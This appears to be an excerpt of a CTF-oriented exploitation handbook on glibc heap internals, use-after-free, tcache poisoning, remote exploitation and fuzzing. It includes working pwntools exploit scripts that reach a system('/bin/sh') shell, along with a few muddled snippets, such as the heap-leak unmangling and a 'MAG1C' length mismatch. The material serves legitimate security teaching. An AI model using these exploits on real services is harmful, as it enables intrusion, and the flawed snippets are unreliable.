


Figure 21.1: Two adjacent glibc chunks. The metadata is *inline* with user data — which is why heap overflows corrupt the allocator itself.

Facts to internalise:

- **Sizes are 16-byte aligned**; `malloc(n)` really allocates `max(32, align16(n+8))` — the header rides in your chunk.
- `size`'s low three bits are flags; `PREV_INUSE` (bit 0) says "previous chunk is allocated". Free chunks overwrite `prev_size` — context you must track per-chunk.
- **Freed chunks keep pointers**: `fd`/`bk` (or tcache `next`) stored *in the user data area* of the free chunk. Overwrite them and you forge the free list.

21.2 Bins: where freed chunks wait

Bin	For	Behaviour that matters
tcache (glibc $\geq$ 2.26)	64 sizes, chunks $\leq$ 0x408	LIFO singly- linked; `next` ptr at offset 0, `key` at 8; **no size checks on pop** — tcache poisoning is the modern default
fastbin	small sizes ($\leq$ 0x80 default)	LIFO singly-linked; size checked on *malloc*; "fastbin dup" = classic double-free
unsorted	everything else, briefly	FIFO; coalescing opportunities; leaks libc addresses (main_arena)
small/large bins	the long term	doubly-linked; fd/bk; "House of" techniques live here

```
# the allocation dance every heap CTF starts with
a = malloc(0x18)      # tcache bin idx 0 (chunk size 0x20)
b = malloc(0x18)
free(a)               # -> tcache: a.next = NULL,  a.key = tcache_struct
free(b)               # -> tcache: b.next = a
c = malloc(0x18)      # returns b (LIFO)
d = malloc(0x18)      # returns a
```




Figure 21.2: tcache as a singly-linked LIFO list; `next` pointers live inside the freed chunks' user areas.

Size arithmetic, worked

The computation `malloc(n)` $\Rightarrow$ real chunk size `max(32, align16(n + 8))`, made concrete:

Request	$n + 8$	align16	Chunk
`malloc(0)`	8	16 $\rightarrow$ 32 (min)	`0x20`
`malloc(0x18)`	0x20	0x20	`0x20`
`malloc(0x19)`	0x21	0x30	`0x30`
`malloc(0x38)`	0x40	0x40	`0x40`
`malloc(0x39)`	0x41	0x50	`0x50`
`malloc(0xf8)`	0x100	0x100	`0x100`

Why `+8`: the next chunk's `prev_size` doubles as this chunk's last user word (when the next is in use) — glibc borrows it. Off-by-one in this arithmetic is the difference between tcache bin `0x20` and `0x30` — and between your poison landing and silently vanishing.

21.3 Free's rules (the ones attacks tiptoe around)

`free` validates before it trusts:

- Size sane? alignment OK? chunk not already the top?
- **Double-free detection**: tcache `key` field equals the tcache structure address ⇒ walk the bin; if the chunk is already in it ⇒ abort ("free(): double free detected in tcache 2").
- Fastbin: **next chunk's size** must be sane; direct double-free caught by comparing with the bin head.
- Consolidation: if neighbours are free, chunks merge and move through unsorted — this is where `unlink` attacks lived (pre-2.29; now heavily checked).

Pwn Tip

Rehearse this conversation in gdb before attacking anything: `heap`, `vis_heap_chunks`, `tbins` (pwndbg) after every `malloc`/`free`. Heap exploitation is 90 % observation — the exploit is written once you can *see* the layout you need.

21.4 Reading the heap in gdb

```
pwndbg> vis_heap_chunks
0x555555559000  0x0000000000000000  0x0000000000000291  <- tcache struct
0x555555559010  0x0000000000000000  0x0000000000000000  ...
0x5555555592a0  0x0000000000000000  0x0000000000000021  <- chunk A header
0x5555555592b0  0x4141414141414141  0x00005555555592a0  <- A data | A.next
```

The tcache struct itself is the heap's first allocation — its address is a stable heap leak (needed to pass the double-free `key` check in crafted scenarios).

21.5 CTF Challenge: bin-eye

CTF Challenge: bin-eye (250 points)

A menu service: allocate (1–0x400 bytes), write, free, print. Glibc 2.35. No bug yet — your task in this challenge is *observational*: produce the bin diagram for a scripted sequence and predict the pointer each subsequent malloc returns.

Walkthrough

Script, observe, predict:

```
szs = [0x18, 0x28, 0x88, 0x18, 0x18]
for i, s in enumerate(szs): alloc(i, s)
for i in [0, 3, 4, 1]: free(i)     # note the order
# tcache(0x20): [4] -> [3] -> [0]      (LIFO)
# tcache(0x90): [2]  (0x88 -> 0x90 chunk)
# tcache(0x30): [1]
assert alloc(5, 0x18) == idx_of(4)   # last freed 0x20 comes back first
```

Every future heap attack is this exercise plus one *lie* — a forged `next`, a fake size, a use-after-free — so the observation muscle is the point. chapter 22 introduces the lies.

Defender's Perspective

Allocator hardening has been remarkably effective: `key`-based double- free detection (2.29+), tcache count/size checks, safe-linking (2.32+: `next` pointers are XOR-mangled with the chunk address — `(addr » 12) ^ next`), and removal of hooks. Attacks adapt (chapter 22); the defender's rule stands: *free what you allocated, once, and null the pointer.*

21.6 A complete heap session, annotated

One transcript, every line explained — the rhythm you should internalise:

```
pwndbg> heap
... arena @ 0x7f2e4a44bc40
... top chunk @ 0x5555555596b0 (size 0x20950)
pwndbg> set $a = (char*) malloc(0x18)      # chunk size 0x20
pwndbg> set $b = (char*) malloc(0x18)
pwndbg> vis_heap_chunks
0x5555555592a0  0x0000000000000000  0x0000000000000021  <- A: prev_size|size|PREV_INUSE
0x5555555592b0  0x4141414141414141  0x0000000000000000  <- A user (16 usable of 0x18)
0x5555555592c0  0x0000000000000020  0x0000000000000021  <- B header (prev_size = A's size)
0x5555555592d0  0x0000000000000000  0x0000000000000000  <- B user
0x5555555592e0  0x0000000000000020  0x0000000000020951 <- top chunk (in-use bit set)
pwndbg> free($a)
pwndbg> free($b)
pwndbg> x/4gx $b
0x5555555592d0: 0x00005555555592b0   0x0000555555559...  <- B.next=A (mangled later),
0x5555555592e0: 0x0000555555559...   ...                   B.key=tcache struct (double-free guard)

pwndbg> tbins
tcachebins: 0x20 [count=2]: B -> A
pwndbg> set $c = (char*) malloc(0x18)     # returns B (LIFO)
pwndbg> set $d = (char*) malloc(0x18)     # returns A
```

Three things worth pausing on: the `0x21` size fields (0x20 chunk + `PREV_INUSE`), `B.next` pointing at `A` *inside the user area*, and the `key` field that the double-free check compares. Every attack in chapter 22 begins by reproducing this session for its own target.

Chapter Summary

glibc malloc carves 16-byte-aligned chunks with inline headers (size + flag bits) and stores free-list pointers inside freed chunks' user data. tcache (singly-linked LIFO, first pick on malloc) dominates small allocations; fastbin, unsorted, and small/large bins handle the rest with progressively stricter checks. Double-free detection keys on the tcache `key` field. Every heap exploit begins as this chapter's observation game.

Exercises

1. In gdb, allocate/free the `bin-eye` sequence and screenshot `vis_heap_chunks` at each step; annotate the `next` chain.
2. Compute by hand the real chunk size for `malloc(0x38)`, `malloc(0x39)`, `malloc(0)`.
3. Trigger each tcache error message deliberately (double free, wrong key) and read the abort strings — know them by sight.
4. With safe-linking enabled (glibc $\geq$ 2.32), dump a freed tcache `next` value and recover the true pointer with the » 12 XOR.

CHAPTER 22

Heap Attacks: UAF, Double Free, and Tcache Poisoning

The allocator trusts the chunks. The chunks lie.

— course motto

Learning Objectives

- Weaponise use-after-free through type confusion.
- Execute double-free and tcache poisoning to gain an arbitrary write.
- Turn an arbitrary write into code execution on modern glibc (no hooks).
- Understand fastbin dup and the size-field lie.

The stack chapter's endgame was simple: control `rip` through the return address. The heap has no return addresses — but it has *pointers*, and freed chunks keep their own. Heap exploitation therefore ends in an **arbitrary write**, which then buys control of a function pointer, a file structure, or the stack itself. This chapter builds that ladder.

22.1 Use-after-free: type confusion as a weapon

```c
// lab/uaf.c
struct note   { void (*print)(struct note*); char data[56]; };
struct secret { char flag[64]; };        /* different type, same size */

struct note *notes[8];

void del(int i) { free(notes[i]); /* BUG: notes[i] left dangling */ }

void show(int i) { notes[i]->print(notes[i]); }   /* virtual call via ptr */
```

```
alloc(0, 0x60)      # a note; chunk 0x70
free(0)             # freed but notes[0] dangles
alloc_secret()      # secret reuses the chunk: flag bytes now live there
show(0)             # note->print reads the FIRST 8 BYTES OF THE FLAG
                    # as a function pointer -> calls attacker-chosen addr
```

Key Idea

UAF is a **type confusion** primitive: the old pointer's type decides how new bytes are interpreted. Data becomes a function pointer; a length becomes a pointer. The classic defense — set pointers to `NULL` after `free` — kills the entire class at zero cost, which is why its absence is a finding every time.

22.2 Tcache poisoning: the modern workhorse

tcache stores freed chunks in a singly-linked list; `malloc` pops the head and trusts `next`. If you can overwrite a freed chunk's `next` (via UAF write, heap overflow from an adjacent chunk, or double-free aliasing), the *next-next* `malloc` returns your chosen address:




Figure 22.1: Tcache poisoning in three moves.

```python
from pwn import *
context.arch = 'amd64'
# glibc >= 2.32: mangle the pointer (safe-linking)
def mangle(pos, ptr): return (pos >> 12) ^ ptr

a = alloc(0x68); b = alloc(0x68)
free(a); free(b)                                # list: B -> A
heap_leak = u64(read_chunk_payload(b)[0:8])     # B.next = A (heap addr!)
b_addr = heap_leak                              # (first free has next=NULL
                                                #  -> leak via second view)
target = stack_ret_addr                         # where to write what
edit(b, p64(mangle(b_addr, target)))            # poison B.next
c = alloc(0x68)                                 # -> B
d = alloc(0x68)                                 # -> target!
write(d, p64(0xdeadbeef))                       # arbitrary write done
```

Warning

Version arithmetic is everything on the heap. glibc 2.26–2.31: raw `next` pointers, no mangling. 2.32+: safe-linking (mangle with `chunk_addr » 12`). 2.34+: hooks (`__malloc_hook` etc.) removed entirely. Identify the version *first* (leak `main_arena` offset from unsorted-bin fd, or the shipped libc file), then pick technique. CTF grief is 80 % version mismatch.

22.3 Double free and fastbin dup

Freeing the same chunk twice creates *aliasing*: two live pointers to one chunk, so writes through one are reads through the other — or, in the fastbin, the chunk appears twice in the list:

```
# classic fastbin dup (bypasses "already freed" head check):
a = malloc(0x68); b = malloc(0x68)
free(a); free(b); free(a)          # fastbin: a -> b -> a  (a twice!)
c = malloc(0x68); d = malloc(0x68) # c = a
edit(c, p64(target - 0x10))        # forge list entry
e = malloc(0x68); f = malloc(0x68) # f == target: arbitrary alloc
```

The fastbin only blocks `free(a)` when a is the *head*; the A-B-A dance sidesteps it. tcache (glibc $\geq$2.29) catches A-B-A via the `key` field — unless you overwrite `key` first (UAF write) or use a size whose tcache bin is full, spilling into the fastbin.

The poisoning, verified in gdb

Watch the lie succeed (pwndbg):

```
pwndbg> free(a); free(b)            # tcache[0x90]: b -> a
pwndbg> x/2gx b
0x555555559400: 0x000055555555 0x3b0 | tcache key     <- b.next (mangled), b.key
pwndbg> set *(unsigned long*)b = (page>>12) ^ target   # THE LIE
pwndbg> heap bins tcache
tcachebins[0x90]: b -> 0x7ffd9a72b000 (target!)        # list now forged
pwndbg> c = malloc(0x90)            # returns b
pwndbg> d = malloc(0x90)            # returns TARGET: arbitrary chunk
```

Two verifications matter: the bin listing *shows* the forged pointer before any allocation, and `d == target` after — assert both in your scripts (`assert d == target`) so failures are loud and early, not mysterious and late.

22.4 From arbitrary write to shell (modern glibc)

Hooks are gone (2.34+). Working routes, in rising sophistication:

1. **Target what survives**: overwrite a function pointer you actually control the call of (the UAF `print` above, C++ vtables, `stdout->vtable`-adjacent fields via FSOP).
2. **House of Apple / FSOP**: forge an `_IO_FILE` structure so a later `fwrite`/`puts` call chain ends in `system("/bin/sh")`. The `_IO_wide_data` + vtable-check-bypass dance is the modern mainline; pwntools has `FileStructure` helpers.
3. **Stack write**: if you can leak a stack address (environ pointer in libc), poison tcache to return a chunk *on the stack* — then it is just chapter 11 with extra steps.

```
# route 3 sketch: leak environ, aim tcache at a return address
environ = libc.sym['environ']
stack_leak = read_at(environ)                    # arbitrary read via tcache
ret_addr  = stack_leak - 0x120                   # measured for the binary
poison_tcache(ret_addr - 0x10)
chunk = alloc(0x68)                              # now ON the stack
write(chunk, flat({0: [POP_RDI, binsh, system]}))
```

22.5 The "House of" family, in one view

Named heap techniques you will meet in write-ups, reduced to their one-sentence essence. All predate or survive the tcache era in variants; the names are the field's shared vocabulary.

Technique	Essence
House of Force	overflow the top chunk's size to "huge"; next malloc carves from anywhere (killed by top-size checks, glibc 2.29)
House of Spirit	free a *forged* chunk (fake size in attacker data); the next malloc of that size returns your chosen memory
House of Orange	leak + control without free() — abuse `_IO_FILE`/top reallocation; ancestor of FSOP
House of Einherjar	off-by-one NUL into `PREV_INUSE` → backward consolidation into a fake chunk
House of Botcake	double-free a large chunk via tcache + unsorted overlap — the modern 2.34+ double-free primer
House of Apple	forge `_IO_FILE` vtable path to `system` — today's standard endgame (chapter 22)

22.6 CTF Challenge: heapheap

CTF Challenge: heapheap (500 points)

Menu service (glibc 2.35): create/edit/delete/show notes (0x18–0x500), one UAF: `delete` does not clear the pointer. No output of pointers. Goal: shell.

Walkthrough

Plan: leak heap (safe-linking mangle reversal needs it) → leak libc (unsorted bin) → tcache-poison onto the stack → ROP.

```
from pwn import *
context.arch='amd64'
libc = ELF('./libc.so.6')

# 1. heap leak: free two chunks in one bin; the first free's next=NULL,
#    the second holds a mangled pointer to the first.
a, b = alloc(0x88), alloc(0x88)
free(a); free(b)
heap = u64(show(b)[0:8])                    # mangled ptr to a
a_addr = (heap >> 12) << 12 | heap & 0xfff  # recover page; then unxor:
a_addr = heap ^ (heap >> 12 << 12) ^ 0      # -> refine: (m ^ (pos>>12))
# (in practice: leak once, derive pos = leaked_mangled ^ true_next==a_addr)

# 2. libc leak: fill tcache(0x90) with 7 frees, 8th goes to unsorted;
#    its fd = main_arena+96 -> libc base
for i in range(9): s[i] = alloc(0x88)
for i in range(7): free(s[i])
free(s[7])
libc.address = u64(show(s[7])[0:8]) - 0x219c00 - 96  # version-specific

# 3. stack: environ leak -> aim tcache at ret slot
env = u64(arb_read(libc.sym['environ']))    # arb_read = poisoned alloc + read
ret_slot = env - 0x140
poison(0x18, ret_slot - 0x10)               # chunk header alignment!
r = alloc(0x18)
edit(r, flat({0x10: [RET, POP_RDI, next(libc.search(b'/bin/sh\0')),
                     libc.sym['system']]}))
io.interactive()
```

Every block maps to a section of this Part: observe (chapter 21), lie (`next`), land the write, then reuse the entire stack toolkit. Heap exploitation is not a different discipline — it is a delivery mechanism for the same endgame.

Defender's Perspective

The heap defense ladder, newest first: hooks removed, safe-linking, tcache key, `unlink` checks, fastbin size checks — plus the languages-level answers (Rust, `std::unique_ptr`, GC). The reviewer's checklist stays constant: `free` then `NULL`; never `realloc` across type boundaries without care; sizes from arithmetic go through checked helpers (chapter 20); and custom allocators get adversarial review before shipping.

Chapter Summary

UAF converts freed chunks into type confusion; double-free creates aliasing; tcache poisoning forges the free list so a later `malloc` returns an address of your choosing — the arbitrary-write primitive. Modern glibc (2.32+: safe-linking; 2.34+: no hooks) pushes the endgame to FSOP, surviving function pointers, or stack chunks reached through an `environ` leak. Version arithmetic first, observation always, then the lie.

Exercises

1. Reproduce tcache poisoning on a 2.31 lab glibc (no safe-linking), then port to 2.35 and diff the exploit; document every change.
2. Build the A-B-A fastbin dup for a size whose tcache is full; explain why the tcache-full condition is required.
3. Write the `environ`-leak helper: arbitrary read via a poisoned chunk, and verify the returned stack address in gdb.
4. Sketch House of Apple 2 on paper: which `_IO_FILE` fields, which check is bypassed, and where `system` gets its argument.

Part VI

Remote Targets and Automation

CHAPTER 23

Sockets, Services, and Remote Exploitation

Local proof, remote glory.

— course motto

Learning Objectives

- Understand how CTF services wrap binaries (socat, xinetd, custom servers) and what that changes.
- Adapt an exploit from local process to remote service: libc differences, buffering, timeouts, environments.
- Write socket servers and clients from scratch (the tutorial warm-up), then debug remote I/O like a professional.

Every pwn challenge ends at `nc chal.examplectf.com 1337`. Between your tested local exploit and the remote flag lie a handful of boring, predictable failures — this chapter makes them boring and predictable *in advance*.

23.1 How services are wrapped

```
# the standard CTF wrapper: one connection, one process
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./chall
# variant with the flag as an env var (read via getenv in the binary)
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:"env FLAG=flag{...} ./chall"
# classic inetd style: stdin/stdout ARE the socket
```

Consequences that matter:

- `fork` per connection ⇒ identical ASLR/canary per connection (canary brute force, chapter 14) and fresh state every time (scripts must be self-contained per connection).
- stdin/stdout are the socket ⇒ no `tty` echo, no line buffering guarantees — interactivity assumptions die here.
- Environment differs ⇒ stack addresses shift; anything you hardcoded locally (NOP sled guesses, chapter 12) must become leak-derived.

23.2 A socket service from scratch

To understand what you are attacking, write the wrapper once:

```c
// lab/server.c -- minimal forking echo-pwn service
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
    int srv = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in addr = {0};
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INADDR_ANY;
    addr.sin_port = htons(1337);
    bind(srv, (struct sockaddr*)&addr, sizeof(addr));
    listen(srv, 8);

    for (;;) {
        int cli = accept(srv, NULL, NULL);
        if (fork() == 0) {           /* child handles one connection */
            dup2(cli, 0); dup2(cli, 1); dup2(cli, 2);
            execl("./chall", "chall", NULL);   /* socket becomes stdin/out */
        }
        close(cli);
    }
}
```

```python
# and the client side, without pwntools, once, for understanding:
import socket
s = socket.create_connection(('localhost', 1337))
s.sendall(b'hello\n')
print(s.recv(4096))
```

23.3 Local to remote: the adaptation checklist

1. **libc** — the usual killer. If the remote libc differs, all offsets (`system`, `"/bin/sh"`, gadget addresses) are wrong. Fix: organisers ship `libc.so.6`; otherwise fingerprint from a leak's low 12 bits (chapter 16) and fetch the matching distro package. Then `LD_PRELOAD=./libc.so.6 ./chall` (or patchelf) to test locally against the *remote* libc.
2. **Buffering** — `printf` to a socket is fully buffered (to a tty it is line buffered). Your `recvuntil(b'name: ')` may hang because the prompt never flushed. Fixes: the challenge usually `setvbuf`s; otherwise restructure to `recvuntil` real markers and tolerate late output.
3. **Timing** — add `sleep(0.1)` before payloads the server must have consumed before the next read; flaky remote exploits are usually racey `send`s.
4. **Working directory / paths** — `"cat flag.txt"` assumes cwd; remote flag may be `/flag`, readable via a `win` function only.
5. **Architecture purity** — do not assume; `checksec` the *shipped* binary again (some events ship subtly different builds).

```python
# the professional exploit template, one file, both worlds
def start():
    if args.REMOTE:
        return remote(args.HOST, int(args.PORT))
    if args.GDB:
        return gdb.debug('./chall', gdbscript='break main\ncontinue')
    return process('./chall')

io = start()
# ... exploit with leak-derived addresses everywhere ...
io.interactive()        # local: your shell; remote: the flag shell
```

Pwn Tip

`python3 exploit.py REMOTE HOST=chal.examplectf.com PORT=1337` — pwntools' `args` turns one script into a tool. Write exploits this way from day one; retrofitting is how flags get lost to timeouts.

Deploying your own service cleanly

A reproducible deployment is a security artifact: it fixes the libc, the environment, and the working directory — everything the exploit depends on:

```
FROM ubuntu:22.04
RUN apt update && apt install -y socat && useradd -m pwn
COPY chall /home/pwn/chall
COPY flag.txt /flag            # readable by the service user only
RUN chmod 755 /home/pwn/chall && chown pwn:pwn /home/pwn/chall
USER pwn
WORKDIR /home/pwn
CMD socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./chall
```

```
docker build -t chall . && docker run -p 1337:1337 chall
```

Read the Dockerfile defensively: `USER pwn` (privilege drop), flag outside the working directory, fixed base image (fixed libc). Every line is one of chapter 23's variables nailed down — and the same review applies to real services.

23.4 Debugging remote I/O

```
$ python3 exploit.py REMOTE HOST=... PORT=... 2>&1 | tee run.log
[DEBUG] Sent 0x50 bytes: b'A' * 72 + ...
[DEBUG] Received 0x20 bytes: b'welcome...\n'
[ERROR] EOF received                      <- server died: crash or banner
```

Symptom	Likely cause
hang on `recvuntil`	buffering (`setvbuf` absent); wrong marker; server never got your send
`EOF` immediately	payload crashed the server (bad offset for the remote build); or banned input
`EOF` after leak	stage-2 address wrong for remote libc
works locally, fails remotely	different libc, different env (stack shift), `seccomp` rules on remote
shell opens, no output	no tty: run `cat flag*` explicitly, or use `execve("/bin/sh", ["sh", "-p"])`

23.5 CTF Challenge: remote relay

CTF Challenge: remote-relay (300 points)

`relay` (source given) is a trivial overflow with `win()`; the binary is `-no-pie`, canary off, NX on. Locally your ret2win works first try. Remotely it produces `EOF`. Diagnose and fix — the twist: the remote runs a *different build* with a 16-byte-larger buffer.

Walkthrough

Method, not luck:

1. Confirm the crash-not-crash: `EOF` means the process died *after* your input — an offset mismatch lands in the canary or mid-instruction. Re-derive the offset from the *shipped* binary (`cyclic`, chapter 11) — 88, not 72.
2. Re-run with `context.log_level='debug'` and confirm the prompt marker arrives (buffering check).
3. Ship it:

```
io = remote(HOST, PORT)
io.recvuntil(b'name: ')
io.sendline(fit({88: elf.symbols['win']}))
print(io.recvall().decode())        # flag{r3m0t3_d1ff}
```

The habit to keep: *the remote binary is the ground truth*. All local measurements are hypotheses until re-verified against the shipped artifact.

Defender's Perspective

Everything attackers use here, defenders use for exposure review: socket wrappers decide fork-model, environment, and working directory; `seccomp` profiles and `ulimits` bound the blast radius; `nsjail`/containers isolate the filesystem. A pwn challenge is a miniature threat model — read organisers' deployment notes as if they were yours.

Chapter Summary

CTF services are `socat`-style forks with socket-as-stdio: fresh state per connection (brute force lives), no tty (buffering changes), different environment (hardcoded addresses die). Adapt by re-verifying offsets on the shipped binary, rebasing on the remote libc, and syncing on real markers. The one-file local/remote exploit template with `args` is the professional default; debug remote failures from the I/O log, top symptom down.

Exercises

1. Wrap chapter 11's `vault` in the chapter's `server.c`; solve it remotely with the full template.
2. Break your own service with the buffering trap: remove `setvbuf` from a challenge and experience the hang; fix the *exploit* side.
3. Simulate the libc mismatch locally with `patchelf --set-interpreter` to an older glibc; rebase and win.
4. Add a `seccomp` filter blocking `execve` to the service and adapt: `orw` shellcode (chapter 12) to read the flag instead.

CHAPTER 24

Finding Bugs at Scale: Fuzzing, Symbolic Execution, Hybrid Fuzzing

At CTF pace you hack by insight. At industry pace, you hack by statistics.
— course motto

Learning Objectives

- Explain coverage-guided fuzzing: what AFL++ measures and why it finds bugs blind.
- Write a harness and run AFL++ against a lab target; read the crash triage output.
- Understand symbolic execution: constraints, path explosion, and a first angr script that solves a license check.
- Combine both (hybrid fuzzing) and know when each tool wins.

Everything until now found bugs by *reading*. Real vulnerability research — and every serious security team — finds them by *search*: millions of inputs, automatically, ranked by how much new code they reach. This chapter teaches the search machinery: fuzzers (dumb, then coverage-guided), symbolic execution (constraint solving), and the hybrid that dominates modern practice.

24.1 Coverage-guided fuzzing

A **fuzzer** feeds mutated inputs to a program and watches for crashes. Dumb fuzzers mutate randomly. **Coverage-guided** fuzzers (AFL, then AFL++, libFuzzer, honggfuzz) instrument the binary to record which basic blocks execute; inputs that reach *new* code are kept as seeds for further mutation. The metric is the engine:




Figure 24.1: The AFL++ loop: evolution guided by edge coverage.

24.1.1 Harnessing and running

Fuzzers want: input from `stdin` or a file, no prompts, no network, fast startup, and a version compiled with coverage:

```
# 1. build the target with instrumentation
sudo apt install afl++
afl-gcc -O0 -o target lab/parser.c        # or AFL_USE_ASAN=1 for memory errors

# 2. seed corpus: a couple of realistic inputs
mkdir in && printf 'GET /index.html HTTP/1.1\r\n' > in/seed1

# 3. fuzz
afl-fuzz -i in -o out -- ./target
# multi-core:
afl-fuzz -i in -o out -M m1 -- ./target
afl-fuzz -i in -o out -S s1 -- ./target
```

```
                     american fuzzy lop++ 4.x
  ... corpus count:  412     saved crashes: 3     saved hangs: 0
  ... edges found:   1187 of 2400 (49.46% mapped)
```

Triaging crashes: `afl-showmap` for the input's path, then reproduce under gdb with the saved crashing file; classify (stack overflow? heap overflow? assertion?) with ASAN builds.

Pwn Tip

Sanitizers make fuzzing exponentially more valuable: ASAN (`-fsanitize=address`) turns silent heap corruption into an abort at the exact bad access. Fuzz with ASAN builds always — a crash you can attribute is worth ten you cannot.

The libFuzzer variant: in-process harnesses

`libFuzzer` (part of clang) fuzzes *inside* your process — orders of magnitude faster than fork-per-input, ideal for parser libraries:

```
1 // harness.c: LLVMFuzzerTestOneInput is the whole contract
2 #include <stdint.h>
3 #include <stddef.h>
4 int parse_packet(const uint8_t *data, size_t len);   // target API
5
6 int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
7     parse_packet(data, size);
8     return 0;
9 }
```

```
clang -g -O1 -fsanitize=address,fuzzer harness.c parser.c -o fuzz
mkdir corpus && printf '\x01\x02PKT' > corpus/seed
./fuzz corpus/           # runs forever; crashes land in crash-*
```

The harness discipline: **feed the raw parser**, no prompts, no logging, one input per call — and let ASan catch what the parser corrupts.

Reading the AFL++ dashboard like an analyst

Field	What it tells you
corpus count	diversity of inputs kept; flatlining early = coverage plateau
edges found	the real progress metric; compare across cores
saved crashes	raw count means little — triage class distribution
execs/sec	below ∼200/s: harness overhead or slow startup — optimize before scaling
stability	path variance on re-run; <90 % means nondeterminism is poisoning your coverage signal

Pwn Tip

Nondeterminism (time, PIDs, randomness) is the silent fuzzer-killer: `stability` dropping is your cue to stub the entropy sources. Deterministic targets turn every edge into a reliable signal — and reliable signals are what make corpora reusable across campaigns.

24.2 Symbolic execution

A **symbolic executor** runs the program with inputs as *variables* instead of values; at every branch it forks both paths and records the condition. Reaching a target ("`system`", "the win function") becomes a constraint problem handed to an SMT solver, which outputs the *concrete input* that walks the chosen path. It is a search that reads the program's logic instead of sampling it.

```python
# lab/crackme: license check with nested, hashed conditions
import angr, claripy
proj = angr.Project('./crackme', auto_load_libs=False)

state = proj.factory.entry_state()
sim = proj.factory.simulation_manager(state)
sim.explore(find=lambda s: b'Licensed' in s.posix.dumps(1),
            avoid=lambda s: b'Invalid' in s.posix.dumps(1))

if sim.found:
    print(sim.found[0].posix.dumps(0))   # the license key, computed
```




Figure 24.2: Symbolic execution as constraint accumulation; the SMT solver answers "what input satisfies every constraint on the path to win?"

Strengths and honest limits:

- **Wins**: crackmes, keygen-me style logic, constrained formats, finding the input that reaches a deep branch.
- **Loses**: path explosion (loops over data), syscalls and library calls (modelled imperfectly), anything needing concrete environment. Use `avoid=` aggressively and hook library calls.

24.3 Hybrid fuzzing

The modern answer: let symbolic execution *steer* the fuzzer. Concolic engines (Driller's lineage: pick a seed stuck behind a hard checksum, ask the solver for a satisfying input, inject it into the fuzzer's corpus) combine scale with logic. Practical recipe for this handbook's labs:

1. AFL++ campaign to build coverage and find the shallow crashes.
2. Read the coverage map: which branches never executed? (opaque predicates, checksums, magic values).
3. angr on the blocked paths only — solve the predicate, add the input to the corpus.
4. Resume AFL++ (`-i out/queue`) with the enriched corpus.

Key Idea

Fuzzing is breadth; symbolic execution is depth. Every hard check is "cheap for a solver, impossible for a mutator"; every messy syscall is the reverse. Hybrid pipelines win because real software has both.

24.4 CTF Challenge: checksum-gate

CTF Challenge: checksum-gate (400 points)

`checksum-gate` reads 64 bytes, verifies `crc32(input[0:8]) == 0xdeadbeef` and `input[8:12] == "MAG1C"`, then calls a hidden `win`. Solve it two ways and compare effort.

Walkthrough

Path A — angr only:

```
import angr
proj = angr.Project('./checksum-gate', auto_load_libs=False)
state = proj.factory.entry_state(stdin=angr.SimFileStream)
sim = proj.factory.simulation_manager(state)
sim.explore(find=lambda s: b'win' in s.posix.dumps(1))
print(sim.found[0].posix.dumps(0)[:12])     # bytes 0..11 solved
```

Path B — hybrid: AFL++ flails at the CRC (every mutation fails it — 0 new edges behind the gate). angr solves the CRC constraint in seconds; feed the solved prefix as a seed; AFL++ then explores everything behind the gate and finds two further shallow bugs (an off-by-one in the post-gate parser) that angr alone would have taken far longer to reach.
